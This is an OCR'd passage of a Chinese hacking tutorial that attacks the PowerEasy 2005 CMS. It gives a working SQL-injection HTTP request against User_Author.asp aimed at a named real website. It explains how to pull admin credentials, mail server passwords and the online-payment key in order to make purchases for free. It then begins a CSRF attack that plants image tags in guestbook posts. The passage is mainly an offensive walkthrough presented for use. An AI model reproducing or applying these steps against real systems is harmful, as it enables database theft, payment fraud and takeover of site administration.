


图6

然后运行一下，看看返回结果：如图7所示。




图7

关键内容如下：

```
Microsoft OLE DB Provider for SQL Server</font>
<font face="宋体" size=2>错 误 '80040e07'</font>
    <p>
    <font face="宋体" size=2>将 nvarchar 值 'admin' 转换
为? 堇嘈臀?int 的列时发生语法错误。</font>
    <p>
    <font face="宋体" size=2>/User/User_Author.asp
```

同样我们可以利用如下的变量进行环境刺探 如图8 所示。




图8

数据库中有几个比较重要的信息 Pe_config表中的payonlinekey字段，获得它我们可以在线免费购物，还有Pe_adimin表中的Username,Password,Rndpassword，获取这些我们可以进行Ｃｏｏｋｉｅ欺骗进入后台管理。还有Pe_config表中的mailserverusername,mailserverpassword，可以得到管理员的敏感信息。关于其它一些表中的字段，大家可以下载整套系统看一下。

有些系统在用户控制面版没有个人作品集管理，如对华夏黑客同盟测试的时候就是这种情况，我们可以对send.txt做一下修改

```
POST /User/User_Author.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/x-shockwave-flash, */*
Referer: http://www.77169.org/User/User_Author.asp?Action=Manage&Passed=1
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.77169.org
Content-Length: 107
Connection: Keep-Alive
Cache-Control: no-cache
COOKIE:目标站的 COOKIE 信息
AuthorID=21&AuthorID=20&chkAll=checkbox&submit1=%C9%BE%B3%FD%D1%A1%B6%A8%B5%C4%D7%F7%C6%B7%BC%AF&Action=Del
```

修改完毕后，我们可以暴出它的数据库 如图9 所示。




图9

得到了一点刺激的东西 如图１０所示。




图10

然后就可以在线支付了 如图１１所示。




图11

哈哈，是不是很"刺激"？ 由于此系统并非在线即时销售系统，所以不会给网站带来实际上的资金损失，不过还是建议谨慎使用！

这里要说明一下，在动易2005　SP2系统中增加了后台管理认证码，开启后后台管理界面如下 如图１２所示 。

这个值是定义在程序中的，没有写到数据库中，不要担心，默认情况下此功能是关闭的。一般情况下还是




图12

形同虚设。

关于Cookie欺骗进后台，本人搞了半天都没有成功，不知道什么原因。仔细读了好几遍，测试了好几遍还是不能成功，最后迫不得已才放弃，如果你测试成功了，记得一定要告诉大家。

Cookie欺骗进不了后台，只能另僻新径。在本机测试，使用管理员账号登录后台发现了网站留言审核项目。网站发表的留言只能在后台审核，第一想到的是看看留言程序是否存在跨站脚本漏洞，遗憾的是不存在，没关系，我们仅使用<img>或者UBB代码中的[img]标签就能实现后台操作的跨站攻击了，方法如下：

首先注册个账号进入"http://www.target.com/GuestBook/Guest_Write.asp?KindID=0&KindName="发表留言，为了增加成功的机率，你的留言主题一定要极具诱惑力，要不管理员登录后台后看都不看就审核通过或直接删除了，就白忙活了。留言内容随意，但一定要插入如下的图片：如图13所示

